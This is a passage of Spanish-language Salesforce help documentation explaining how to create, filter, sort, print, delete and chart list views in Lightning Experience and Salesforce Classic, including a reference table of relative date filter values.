3. Seleccione quién puede ver esta vista de lista: solo usted o todos los usuarios, incluyendo los usuarios del portal de socios y de cliente.
4. Haga clic en **Guardar**. Aparece el panel Filtros.
5. Haga clic en **Mostrarme** y, a continuación, seleccione **Todos los *objetos*** o **Mis *objetos***.
6. Haga clic en **Listo**.
7. Agregue y establezca filtros para ver solo los registros que cumplen sus criterios. Tiene diferentes opciones dependiendo del campo que desea filtrar y el operador que seleccione.

   Los filtros admiten valores solo entre el mínimo y máximo para un entero de 23 bits firmado o entre 1 y 2.147.483.648. Un valor fuera de este intervalo desactiva ese filtro.

   a. Haga clic en **Agregar filtro**.
   b. Desde el menú desplegable Nuevo filtro, seleccione el campo para filtrar.
   c. Desde el menú desplegable Filtrar por, seleccione un operador. Por ejemplo, seleccione **igual a**, **comienza por** o **no contiene**.
   d. Para Valor, realice una selección o introduzca un valor.
   e. Haga clic en **Listo**.
   f. Para establecer filtros, haga clic en **Agregar filtro**.
   g. Para eliminar un filtro, haga clic en junto al nombre del filtro.
8. Para agregar lógica que refine más qué registros aparecen en su vista de lista, haga clic en **Lógica de filtro**. Utilice el número asignado a cada filtro para hacer referencia a filtros de su declaración de lógica.

   Importante: Incluya todos los números de filtro en su declaración de lógica. No puede tener filtros a los que no se haga referencia en la declaración de lógica.

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear vistas de listas:
- "Leer" en el tipo de registro incluido en la lista Y "Crear y personalizar vistas de lista"

Para crear, modificar o eliminar vistas de listas públicas:
- "Gestionar vistas de listas públicas"

| Operando | Definición |
| --- | --- |
| **AND** | Busca registros que coincidan con ambos valores.<br>**1 Y 2** |
| **OR** | Busca registros que coincidan con alguno de los dos valores.<br>**1 O 2** |
| **NOT** | Busca registros que excluya valores.<br>Por ejemplo, Filtro 1 es **Sector igual a Biotecnología**. Establece la lógica de filtro como **NOT 1**. Su informe devuelve registros que no tienen Biotecnología como el valor de Sector. |

Digamos que un representante desea ver todas las oportunidades creadas en julio de 2015 o posteriormente, que estén en las etapas finales de negociación o que tengan una alta probabilidad de cierre, o ambas. Estos son los filtros:

**a.** Fecha de última modificación mayor o igual a 1/7/2015

**b.** Etapa contiene Propuesta/Presupuesto de precio, Negociación/Revisión

**c.** Probabilidad mayor o igual a 50

Luego el representante agrega la declaración de lógica: `1 AND (2 OR 3)`.

Nota: NOT no funciona con expresiones entre paréntesis. Por ejemplo, la expresión `1 AND NOT (2 AND 3)` se evalúa como `1 AND (NOT 2 AND 3)`. En los resultados de filtro, no se devuelve ningún registro cuando esperaría ver algunos registros.

**9.** Haga clic en **Guardar**. La vista aparece en la lista desplegable de la vista de lista para que pueda tener acceso a ella posteriormente.

**10.** Opcionalmente, seleccione y ordene las columnas en su vista de lista.

**a.** Desde el menú Controles de la vista de lista, **Seleccionar campos para mostrar**.

**b.** Para agregar columnas, seleccione uno o más campos en Campos disponibles y utilizar la flecha para moverlos a Campos visibles.

**c.** Para eliminar columnas, seleccione uno o más campos en Campos visibles y utilizar la flecha para moverlos a Campos disponibles.

**d.** Ordene las columnas seleccionando uno o más campos de Campos visibles y utilizando las flechas para moverlos hacia arriba o hacia abajo.

**e.** Haga clic en **Guardar**.

Nota: En las vistas de lista solo verá los datos a los que tenga acceso. Verá registros que son de su propiedad o que tienen acceso de lectura o escritura, así como registros compartidos con usted. Las vistas de lista también incluyen registros que son propiedad o que están compartidos con usuarios en funciones por debajo de la suya en la jerarquía de funciones. Solo podrá ver los campos que estén visibles según el formato de página y la configuración de seguridad a nivel de campo.

CONSULTE TAMBIÉN

Crear una vista de lista en Salesforce Classic

Modificar filtros de la vista de lista en Lightning Experience

Referencia de operadores de filtro

Visualizar datos de la vista de lista con gráficos en Lightning Experience

## Crear una vista de lista en Salesforce Classic

Cree una vista de lista para ver un conjunto específico de contactos, documentos u otros registros de objetos. Por ejemplo, cree una vista de lista de las cuentas en su estado, candidatos con un origen del candidato concreto u oportunidades por encima de un importe específico. También puede crear vistas de contactos, candidatos, usuarios o casos a fin de utilizar listas de destinatarios para el correo electrónico masivo.

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

Para crear una vista, haga clic en **Crear nueva vista** en la parte superior de cualquier página de lista o en la sección de vistas de la página de inicio de cualquier ficha.

Nota: Si no ve **Crear vista**, no tiene el permiso "Crear y personalizar vistas de lista". Póngase en contacto con su administrador de Salesforce para solicitarlo.

1. Para **Introducir nombre de vista**, introduzca el nombre para mostrar en la lista desplegable de vistas.
2. Si tiene el permiso "Personalizar aplicación", introduzca un nombre exclusivo que utilizarán la API y paquetes gestionados.
3. Especifique sus criterios de filtro.

**Filtrar por propietario**

Estas opciones varían dependiendo del tipo de registro. En general, seleccione `Todos...` o `Mis...` para especificar el conjunto de registros que se van a buscar. Los opciones posibles incluyen:

- Ver candidatos y casos por cola.
- Agrupar por lista de precios.
- Ver vistas de lista de actividad en cualquiera de sus formas.
- Si su organización tiene gestión de territorios, la restricción de las vistas de listas de cuentas y oportunidades por `Mis territorios` o `Mis equipos de territorio`. `Mis territorios` incluye los registros asociados a los territorios a los que pertenece. `Mis equipos de territorio` incluye los registros asociados a los territorios a los que pertenece o bien a los territorios situados bajo su jerarquía de territorios.
- Si su organización tiene equipos de casos, la restricción de las vistas de listas de casos por `Mis equipos de casos`.
- Si su organización tiene equipos de cuentas, la restricción de las vistas de cuentas por `Mis equipos de cuentas`.
- Si su organización tiene equipos de oportunidades, la restricción de las vistas de listas de oportunidades por `Mis equipos de oportunidades`.

**Filtrar por campaña**

Esta opción está disponible en estas vistas de lista:

- Página de inicio de contactos
- Página de inicio de candidatos
- Contactos de correo electrónico masivo
- Candidatos de correo electrónico masivo
- Asistente para adición masiva de miembros a campañas
- Asistente para actualización masiva de miembros de campañas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para crear vistas de listas personalizadas:
- "Leer" en el tipo de registro incluido en la lista Y "Crear y personalizar vistas de lista"

Para crear, modificar o eliminar vistas de listas públicas:
- "Gestionar vistas de listas públicas"

Si está modificando una vista de lista que está filtrada por campaña y no tiene al menos acceso de lectura a la campaña, recibirá un error cuando intente guardar la vista de lista.

**Filtrar por división**

Si la organización emplea divisiones para segmentar datos y cuenta con el permiso "Repercusión de las divisiones", seleccione la división para los registros que desea ver. Esta opción estará desactivada si no se están buscando todos los registros.

Seleccione **Actual** para que se muestren los registros de la división de trabajo actual.

**Filtrar por campos adicionales**

También puede introducir criterios de filtro para especificar las condiciones que deben cumplir los elementos seleccionados, por ejemplo, *`Origen del candidato igual a Web`*. También puede utilizar valores de fecha en sus criterios de filtro.

Nota: Si selecciona el campo `Fecha de creación` en un filtro de vista de lista, el valor que especifique sólo puede ser una fecha, no una hora. Esta restricción no se aplica a otros filtros.

4. Seleccione los campos para mostrar.

Los campos predeterminados se seleccionan automáticamente. Desde los campos que están en su formato de página, puede mostrar hasta 15 campos diferentes en su vista.

a. Para agregar o quitar campos, seleccione un nombre de campo y haga clic en la flecha **Agregar** o **Quitar**.

b. Utilice las flechas para colocar los campos en la secuencia correcta.

**Consideraciones para agregar campos**

Si selecciona un campo de área de texto largo, en la vista de lista se mostrará un máximo de 255 caracteres.

Puede utilizar únicamente campos de área de texto largo personalizado en vistas de lista personalizadas; los campos de área de texto estándar no están disponibles.

Si agrega o elimina un campo y guarda el cambio, las columnas de la vista de lista se ajustan a la anchura predeterminada para dar cabida al cambio. Este cambio ignora cualquier anchura personalizada establecida.

5. También puede restringir la visibilidad de la vista.

Si es un administrador o un usuario con permiso "Administrar vistas de lista públicas", especifique si todos pueden acceder a la vista personalizada o sólo puede hacerlo usted. Esta opción no está disponible en Personal Edition. Para ver una vista de lista, los usuarios también necesitan el permiso "Leer" para el tipo de registros de la vista de lista.

Los usuarios de Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition pueden dar acceso a un grupo o función públicos, incluyendo todos los usuarios por debajo de esa función. Para compartir la vista de lista:

a. Seleccione `Visible para algunos grupos de usuarios`.

b. Seleccione el tipo de grupo o función desde la lista desplegable y, a continuación, seleccione el grupo o función de la lista.

c. Haga clic en **Agregar**.

Nota: Las vistas de lista están visibles para sus usuarios del Portal de clientes de Salesforce si el ajuste `Visible para todos los usuarios` está activado para vistas de objetos en los perfiles de los usuarios del Portal de clientes. Para hacer que las vistas de lista solo sean visibles para sus usuarios de Salesforce, seleccione `Visible para algunos grupos de usuarios`. Luego comparta la vista con el grupo Todos los usuarios internos o un conjunto seleccionado de grupos y funciones internos.

Cuando implemente un Portal de clientes, cree vistas personalizadas que contenga únicamente información relevante para los usuarios del Portal de clientes. Luego haremos que estas vistas sean visibles para usuarios del Portal de clientes compartiéndolas con el grupo Todos los usuarios del Portal de clientes o un conjunto de grupos y funciones del portal.

6. Haga clic en **Guardar**. La vista aparece en la lista desplegable Ver para que pueda tener acceso a ella posteriormente.

   Puede cambiar el nombre de una vista de lista existente y hacer clic en **Guardar como** para guardar los criterios de la vista de lista sin alterar la vista original.

Para volver a la última página de lista consultada, haga clic en **Volver a la lista** en la parte superior de cualquier página de detalles.

Nota: En las vistas de lista solo verá los datos a los que tenga acceso. Verá registros que son de su propiedad o que tienen acceso de lectura o escritura, así como registros compartidos con usted. Las vistas de lista también incluyen registros que son propiedad o que están compartidos con usuarios en funciones por debajo de la suya en la jerarquía de funciones. Solo podrá ver los campos que estén visibles según el formato de página y la configuración de seguridad a nivel de campo.

Las actividades archivadas no se incluyen en las vistas de lista de actividades. Puede utilizar la lista relacionada Historial de actividades para ver estas actividades.

## Modificar filtros de la vista de lista

Vuelva a definir o actualice sus vistas de lista para asegurarse de que está viendo los registros más relevantes. Para cambiar qué registros mostrar en una vista de lista, modifique los filtros de la vista de lista.

Modificar filtros de la vista de lista en Lightning Experience

Modifique filtros en una vista de lista desde Controles de vista de lista o haga clic en para acceder al panel Filtros.

Modificar filtros de la vista de lista en Salesforce Classic

Para cambiar los filtros de una vista de lista, modifique la lista.

CONSULTE TAMBIÉN

Referencia de operadores de filtro

Crear una vista de lista en Lightning Experience

## Modificar filtros de la vista de lista en Lightning Experience

Modifique filtros en una vista de lista desde Controles de vista de lista o haga clic en para acceder al panel Filtros.

**Importante:** Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

Las acciones que puede realizar para vistas de lista están disponibles en el menú Controles de vista de lista, al que se accede haciendo clic en .

**Nota:** Algunas vistas de lista tienen ámbitos de filtro predefinidos y no pueden filtrarse. Por ejemplo, la consulta SOQL para una vista de lista Equipo genérica o la lista Vistos recientemente no permite un filtrado mayor de los resultados de la consulta.

1. Desde Controles de vista de lista, seleccione **Modificar filtros de lista**. También puede hacer clic en . Aparece el panel Filtros.
2. Agregue, elimine o modifique filtros para ver solo los registros que cumplen sus criterios. Tiene diferentes opciones dependiendo del campo que desea filtrar y el operador que seleccione.
   a. Haga clic en el filtro que desea cambiar.
   b. Desde el menú desplegable Filtrar por, seleccione un operador. Por ejemplo, seleccione **igual a**, **comienza por** o **excluye**.
   c. En Valor, realice una selección o introduzca un valor.

      **Nota:** Los filtros admiten valores solo entre el mínimo y máximo para un entero de 23 bits firmado o entre 1 y 2.147.483.648. Un valor fuera de este intervalo desactiva ese filtro.

   d. Haga clic en **Listo**.
   e. Para establecer filtros, haga clic en **Agregar filtro**.
   f. Para eliminar un filtro, haga clic en junto al nombre del filtro.
3. Ajuste su lógica de filtros si es necesario. La declaración de lógica de filtros no puede hacer referencia a un número de filtro que no exista.

   **Nota:** NOT no funciona con expresiones entre paréntesis. Por ejemplo, la expresión `1 AND NOT (2 AND 3)` se evalúa como `1 AND (NOT 2 AND 3)`. En los resultados de filtro, no se devuelve ningún registro cuando esperaría ver algunos registros.
4. Para aplicar los filtros modificados y actualizar l alista, haga clic en **Guardar**.

Cualquier usuario con acceso a la vista de lista ve los resultados de sus cambios guardados.

**Ejemplo:** Desea mostrar un conjunto de oportunidades en un panel en vez de en una tabla pero la vista de lista incluye registros con diferentes tipos de registro. El panel Oportunidades solo puede mostrar vistas de lista con registros de un solo tipo de registro. Para hacer que la vista se visualice en un panel, modifique los filtros en su vista de lista. En el panel Filtros, seleccione **Agregar**

### EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para modificar vistas de lista:

- "Leer" en el tipo de registro incluido en la lista Y "Crear y personalizar vistas de lista"

Para crear, modificar o eliminar vistas de listas públicas:

- "Leer" en el tipo de registro incluido en la lista Y "Crear y personalizar vistas de lista"

**filtros**. Seleccione **Tipo de registro de oportunidad** y el operador **igual a**, luego introduzca el valor del tipo de registro que desee. Su vista de lista modificada se puede mostrar ahora en el panel.

CONSULTE TAMBIÉN

Referencia de operadores de filtro

Crear una vista de lista en Lightning Experience

## Modificar filtros de la vista de lista en Salesforce Classic

Para cambiar los filtros de una vista de lista, modifique la lista.

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. Haga clic en **Modificar** junto al nombre de la vista de lista. Los usuarios sin el permiso "Gestionar vistas de lista pública" verán **Duplicar** en lugar de **Modificar** por lo que podrán duplicar una vista pública o estándar.
2. En Especificar criterios de filtro, cambie su selección `Filtrar por propietario`, si lo desea. Agregue o cambie las selecciones `Campo`, `Operador` o `Valor` en Filtrar por campos adicionales.

   Si agrega o elimina un campo y guarda el cambio, las columnas de la vista de lista se ajustan a la anchura predeterminada para dar cabida al cambio. Este cambio ignora cualquier anchura personalizada establecida.
3. Haga clic en **Guardar** para aplicar sus filtros modificados a la vista de lista.

Todos los usuarios con acceso a la vista de lista ven los resultados de sus cambios guardados.

Nota: En las vistas de lista solo verá los datos a los que tenga acceso. Verá registros que son de su propiedad o que tienen acceso de lectura o escritura, así como registros compartidos con usted. Las vistas de lista también incluyen registros que son propiedad o que están compartidos con usuarios en funciones por debajo de la suya en la jerarquía de funciones. Solo podrá ver los campos que estén visibles según el formato de página y la configuración de seguridad a nivel de campo.

EDICIONES

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para modificar vistas de lista:

- "Leer" en el tipo de registro incluido en la lista Y "Crear y personalizar vistas de lista"

Para crear, modificar o eliminar vistas de lista públicas:

- "Leer" en el tipo de registro incluido en la lista Y "Crear y personalizar vistas de lista"

## Ordenar vistas de lista

Muchos objetos le permiten ver registros en listas, también denominadas "vistas de lista". Si su lista es larga, puede ordenar los registros por una de las columnas de campo. Por ejemplo, puede ordenar la vista de lista Todas las cuentas por la columna del campo `Nombre de cuenta`, la columna de campo `Estado/provincia de facturación` y otras. También puede ordenar vistas de lista personalizadas. La clasificación es alfanumérica.

1. Abrir la vista de lista.
2. Haga clic en el encabezado de la columna de campo por la que desea ordenar.
   Aparece una flecha indicando el orden de la lista: desde el primer registro de la columna ( ) (de forma alfanumérica) o el último ( ).

Nota: A partir de Spring '13, no puede ordenar vistas de lista para el objeto Usuarios en organizaciones de Salesforce con más de dos millones de usuarios.

CONSULTE TAMBIÉN

Crear una vista de lista en Salesforce Classic

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para ordenar una vista de lista:
- "Leer" en los registros de la lista

## Imprimir una vista de lista en Salesforce Classic

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

Si las vistas de lista imprimibles están activadas para su organización, puede imprimir vistas de lista estándar y personalizadas.

1. Vaya a la vista de lista que desea imprimir. Por ejemplo: Todas las cuentas en la ficha Cuentas.
2. Ordene el contenido de la vista de lista si lo desea.
3. Haga clic en .
4. En la nueva ventana, seleccione el número de registros que desea imprimir (hasta 1.000). (Para imprimir más de 1.000 registros, ejecute un informe y haga clic en **Vista de impresión** en el informe.)
5. Haga clic en **Imprimir esta página**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para imprimir vistas de lista:
- "Leer" en los registros incluidos en la lista

## Eliminar una vista de lista

Elimine una vista de lista cuando ya no la necesite para mantener su espacio de trabajo actualizado.

Eliminar una vista de lista en Lightning Experience

Puede eliminar una vista de lista cuando ya no la necesite.

Eliminar una vista de lista en Salesforce Classic

Puede eliminar una vista personalizada cuando ya no la necesite.

EDICIONES

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para eliminar las vistas de listas públicas
- "Gestionar vistas de listas públicas"

## Eliminar una vista de lista en Lightning Experience

Puede eliminar una vista de lista cuando ya no la necesite.

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. Seleccione una vista de lista.
2. Haga clic en para acceder a Controles de vista de lista.
3. Seleccione **Eliminar**.

EDICIONES

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para eliminar las vistas de listas públicas
- "Gestionar vistas de listas públicas"

## Eliminar una vista de lista en Salesforce Classic

Puede eliminar una vista personalizada cuando ya no la necesite.

Nota: Estos pasos funcionan en Salesforce Classic. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. Seleccione una vista de lista personalizada.
2. Haga clic en **Modificar**.
3. Haga clic en **Eliminar**.

CONSULTE TAMBIÉN

Crear una vista de lista en Salesforce Classic

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para eliminar las vistas de listas públicas
- "Gestionar vistas de listas públicas"

## Valores de fecha relativos para criterios de filtro

Cuando cree una vista de lista que incluya un filtro para un intervalo de fechas, como `utilice Crear fecha` o `Fecha de última actualización`, uno o más de los valores de fecha relativos proporcionados para especificar el intervalo.

Importante: La creació y filtrado de vistas de lista en Lightning Experience solo está disponible en estos momentos en organizaciones de prueba. Proporcionamos esta función para clientes seleccionados a través de un programa piloto que requiere aceptar unas condiciones específicas. Para estar nominado para participar en el programa, póngase en contacto con Salesforce. Debido a que los programas piloto están sujetos a cambios, no podemos garantizar la aceptación. Esta función piloto no está disponible de forma general, como se indica en este documento o en comunicados de prensa o declaraciones públicas. No podemos garantizar la disponibilidad general dentro de ningún plazo de tiempo. Tome sus decisiones de compra solo en base a funciones disponibles de forma general.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Por ejemplo, para crear una vista o informe personalizado de las cuentas creadas la semana anterior, introduzca `Crear fecha igual a SEMANA PASADA`. Para valores relativos de fecha con variables, como "LOS PRÓXIMOS `N` DÍAS"), sustituya `N` por cualquier número mayor que cero.

Los valores de fecha relativos no distinguen entre mayúsculas y minúsculas. Puede utilizar “SEMANA PASADA” o “semana pasada”.

Puede utilizar varios valores de intervalo en un único campo, separados por comas.

Nota: Para Enterprise Edition, Unlimited Edition, Performance Edition, Professional Edition y Developer Edition, se define la semana por la lista desplegable Regional en su página de información personal. Para Contact Manager, Group Edition y Personal Edition, se define la semana por la configuración Regional en el perfil de la empresa. Por ejemplo, si la Configuración regional es inglés americano, la semana abarca de domingo a sábado, mientras que en el caso del inglés británico la semana empieza el lunes y termina el domingo.

| Valor de fecha relativo | Intervalo |
|---|---|
| AYER | Comienza a las 12:00:00 a.m. del día anterior al actual y continúa durante 24 horas. |
| HOY | Comienza a las 12:00:00 a.m. del día actual y continúa durante 24 horas. |
| MAÑANA | Comienza a las 12:00:00 a.m. del día posterior al actual y continúa durante 24 horas. |
| SEMANA PASADA | Comienza a las 12:00:00 a.m. del primer día de la semana anterior a la actual y continúa durante siete días. |
| ESTA SEMANA | Comienza a las 12:00:00 a.m. del primer día de la semana actual y continúa durante siete días. |
| PRÓXIMA SEMANA | Comienza a las 12:00:00 a.m. del primer día de la semana posterior a la actual y continúa durante siete días. |
| ÚLTIMAS *n* SEMANAS | Comienza a las 12:00:00 a.m. del primer día de la semana que comenzó *n* semanas antes de la semana actual y continúa hasta las 11:59 p.m. del último día de la semana anterior a la semana actual. |
| PRÓXIMAS *n* SEMANAS | Comienza a las 12:00:00 a.m. del primer día de la semana siguiente a la actual y continúa durante *n* veces siete días. |
| HACE *n* SEMANAS | Comienza a las 12:00:00 a.m. del primer día de la semana que comenzó *n* semanas antes del inicio de la semana actual y continúa durante siete días. |
| MES PASADO | Comienza a las 12:00:00 a.m. del primer día del mes anterior al actual y continúa durante el resto de días del mes. |
| ESTE MES | Comienza a las 12:00:00 a.m. del primer día del mes actual y continúa durante el resto de días del mes. |
| PRÓXIMOS *n* MESES | Comienza a las 12:00:00 a.m. del primer día del mes siguiente al actual y continúa hasta el final del *n*º mes. |
| ÚLTIMOS *n* MESES | Comienza a las 12:00:00 a.m. del primer día del mes que comenzó *n* meses antes del mes actual y continúa hasta las 11:59 p.m, del último día del mes anterior al mes actual. |
| HACE *n* MESES | Comienza a las 12:00:00 a.m. del primer día del mes que comenzó *n* meses antes del inicio del mes actual y continúa durante el resto de días del mes. |

| Valor de fecha relativo | Intervalo |
|---|---|
| PRÓXIMO MES | Comienza a las 12:00:00 a.m. del primer día del mes posterior al actual y continúa durante el resto de días del mes. |
| LOS ÚLTIMOS 90 DÍAS | Comienza a las 12:00:00 a.m. 90 días antes al actual y continúa hasta el segundo actual. (El intervalo incluye hoy.) |
| LOS PRÓXIMOS 90 DÍAS | Comienza a las 12:00:00 a.m. del día posterior al actual y continúa durante 90 días. (El intervalo no incluye hoy.) |
| LOS ÚLTIMOS `n` DÍAS | Comienza a las 12:00:00 am `n` días antes del día actual y continúa hasta el segundo actual. (El intervalo incluye hoy. El uso de este valor de fecha incluye registros desde hace `n + 1` días hasta la fecha de hoy.) |
| PRÓXIMOS `n` DÍAS | Comienza a las 12:00:00 a.m. del día siguiente y continúa durante los siguientes `n` días. (El intervalo no incluye hoy.) |
| HACE *n* DÍAS | Comienza a las 12:00:00 am el día *n* días antes del día actual y continúa durante 24 horas. (El intervalo no incluye hoy.) |
| TRIMESTRE PASADO | Comienza a las 12:00:00 a.m. del primer día del trimestre natural anterior al actual y continúa hasta el final de ese trimestre. |
| ESTE TRIMESTRE | Comienza a las 12:00:00 a.m. del primer día del trimestre natural actual y continúa hasta el final del trimestre. |
| SIGUIENTE TRIMESTRE | Comienza a las 12:00:00 a.m. del primer día del trimestre natural posterior al actual y continúa hasta el final de ese trimestre. |
| ÚLTIMOS `n` TRIMESTRES | Comienza a las 12:00:00 a.m. del primer día de hace `n` trimestres naturales y continúa hasta el final del trimestre natural anterior al actual. (El intervalo no incluye el trimestre actual.) |
| SIGUIENTES `n` TRIMESTRES | Comienza a las 12:00:00 a.m. del primer día del trimestre natural siguiente al actual y continúa hasta el final del trimestre natural `n` en el futuro. (El intervalo no incluye el trimestre actual.) |
| HACE *n* TRIMESTRES | Comienza a las 12:00:00 a.m. del primer día del trimestre natural `n` trimestres antes del trimestre natural actual y continúa hasta el final de ese trimestre. |
| ÚLTIMO AÑO | Comienza a las 12:00:00 a.m. del 1 de enero del año anterior al actual y continúa hasta el final del 31 de diciembre de ese año. |
| ESTE AÑO | Comienza a las 12:00:00 a.m. del 1 de enero del año actual y continúa hasta el final del 31 de diciembre del año actual. |
| SIGUIENTE AÑO | Comienza a las 12:00:00 a.m. del 1 de enero del año posterior al actual y continúa hasta el final del 31 de diciembre de ese año. |
| HACE *n* AÑOS | Comienza a las 12:00:00 a.m. del 1 de enero del año natural *n* años antes del año natural actual y continúa hasta el final del 31 de diciembre de ese año. |
| ÚLTIMOS `n` AÑOS | Comenzó a las 12:00:00 am el 1 de enero de hace `n+1` años. El intervalo finalizó el 31 de diciembre del año anterior al año actual. |

| Valor de fecha relativo | Intervalo |
| --- | --- |
| SIGUIENTES *n* AÑOS | Comienza a las 12:00:00 a.m. del 1 de enero del año siguiente al actual y continúa hasta el final del 31 de diciembre del año *n*. |
| ÚLTIMO TRIMESTRE FISCAL | Comienza a las 12:00:00 a.m. del primer día del trimestre fiscal anterior al actual y continúa hasta el último día de ese trimestre fiscal. El trimestre fiscal se define en la página Año fiscal de Configuración.<br>Nota: Ningún valor de fecha literal FISCAL es compatible cuando cree vistas personalizadas de Mobile. |
| ESTE TRIMESTRE FISCAL | Comienza a las 12:00:00 a.m. del primer día del trimestre fiscal actual y continúa hasta el final del último día del trimestre fiscal actual. El trimestre fiscal se define en la página Año fiscal de Configuración. |
| SIGUIENTE TRIMESTRE FISCAL | Comienza a las 12:00:00 a.m. del primer día del trimestre fiscal posterior al actual y continúa hasta el último día de ese trimestre fiscal. (El intervalo no incluye el trimestre actual.) El trimestre fiscal se define en la página Año fiscal de Configuración. |
| ÚLTIMOS *n* TRIMESTRES FISCALES | Comienza a las 12:00:00 a.m. del primer día de hace *n* trimestres y continúa hasta el final del último día del trimestre fiscal anterior. (El intervalo no incluye el trimestre fiscal actual.) El trimestre fiscal se define en la página Año fiscal de Configuración. |
| SIGUIENTES *n* TRIMESTRES FISCALES | Comienza a las 12:00:00 a.m. del primer día del trimestre fiscal siguiente al actual y continúa hasta el final del último día del trimestre fiscal *n*. (El intervalo no incluye el trimestre fiscal actual.) El trimestre fiscal se define en la página Año fiscal de Configuración. |
| HACE *n* TRIMESTRES FISCALES | Comienza a las 12:00:00 a.m. del primer día del trimestre fiscal *n* trimestres fiscales anterior al actual y continúa hasta el final del último día de ese trimestre fiscal. |
| ÚLTIMO AÑO FISCAL | Comienza a las 12:00:00 a.m. del primer día del año fiscal anterior al actual y continúa hasta el final del último día de ese año fiscal. El trimestre fiscal se define en la página Año fiscal de Configuración. |
| ESTE AÑO FISCAL | Comienza a las 12:00:00 a.m. del primer día del año fiscal actual y continúa hasta el final del último día del año fiscal. El trimestre fiscal se define en la página Año fiscal de Configuración. |
| SIGUIENTE AÑO FISCAL | Comienza a las 12:00:00 a.m. del primer día del año fiscal posterior al actual y continúa hasta el final del último día de ese año fiscal. El trimestre fiscal se define en la página Año fiscal de Configuración. |
| ÚLTIMOS *n* AÑOS FISCALES | Comienza a las 12:00:00 a.m. del primer día de hace *n* años fiscales y continúa hasta el final del último día del año fiscal anterior al actual. (El intervalo no incluye el año fiscal actual.) El trimestre fiscal se define en la página Año fiscal de Configuración. |
| SIGUIENTES *n* AÑOS FISCALES | Comienza a las 12:00:00 a.m. del primer día del año fiscal siguiente al actual y continúa hasta el final del último día del año fiscal *n*. (El intervalo no incluye el año fiscal actual.) El trimestre fiscal se define en la página Año fiscal de Configuración. |

| Valor de fecha relativo | Intervalo |
| --- | --- |
| HACE *n* AÑOS FISCALES | Comienza a las 12:00:00 a.m. del primer día de hace *n* años fiscales y continúa hasta el final del último día de ese año fiscal. |

## Visualizar datos de la vista de lista con gráficos en Lightning Experience

Consulte una visualización gráfica de los datos de la vista de lista con gráficos de vista de lista. Existen tres tipos de gráficos: barra vertical, barra horizontal y anillo. Para cualquier vista de lista, seleccione de los gráficos de vista de lista personalizada estándar y personalizadas disponibles. Puede cambiar la visualización de datos a otro tipo, si lo desea.

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. En la página de inicio de un objeto, seleccione una vista de lista con datos que desea visualizar.
2. Haga clic en .
   Aparece el panel Gráficos.
3. Para seleccionar un gráfico diferente, haga clic en junto al nombre del gráfico.
4. Para cambiar la visualización gráfica de datos, haga clic en en el panel Gráficos y seleccione un nuevo tipo de gráfico.
   Sus datos cambian a la nueva visualización.

CONSULTE TAMBIÉN

Crear un gráfico de la vista de lista en Lightning Experience

Modificar un gráfico de la vista de lista en Lightning Experience

EDICIONES

Disponible en: Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver gráficos de vista de lista:

- "Leer" en todos los registros incluidos en la lista

# Crear un gráfico de la vista de lista en Lightning Experience

Cree un gráfico para visualizar datos de la vista de lista. Existen tres tipos de gráficos: barra vertical, barra horizontal y anillo. Para cualquier gráfico de la vista de lista, puede cambiar la visualización de datos a otro tipo, si lo desea. Cuando crea un gráfico de la vista de lista para un objeto, como Oportunidades o Candidatos, se asocia el gráfico con el objeto. El gráfico está disponible para cualquier vista de lista que tiene permiso para ver en ese objeto, excepto la lista Vistos recientemente.

Nota: Estos pasos funcionan en Lightning Experience. Si ve el icono del Iniciador de aplicación ( ) en el lado izquierdo de la barra de navegación en la parte superior de su pantalla, está en Lightning Experience. En caso contrario, está en Salesforce Classic.

1. En la página de inicio de un objeto, seleccione una vista de lista con datos que desea visualizar.
2. Haga clic en .
3. En el panel Gráficos que aparece, haga clic en .
4. Seleccione **Nuevo gráfico**.
   Aparecerá un cuadro de diálogo,
5. Introduzca un nombre de gráfico.
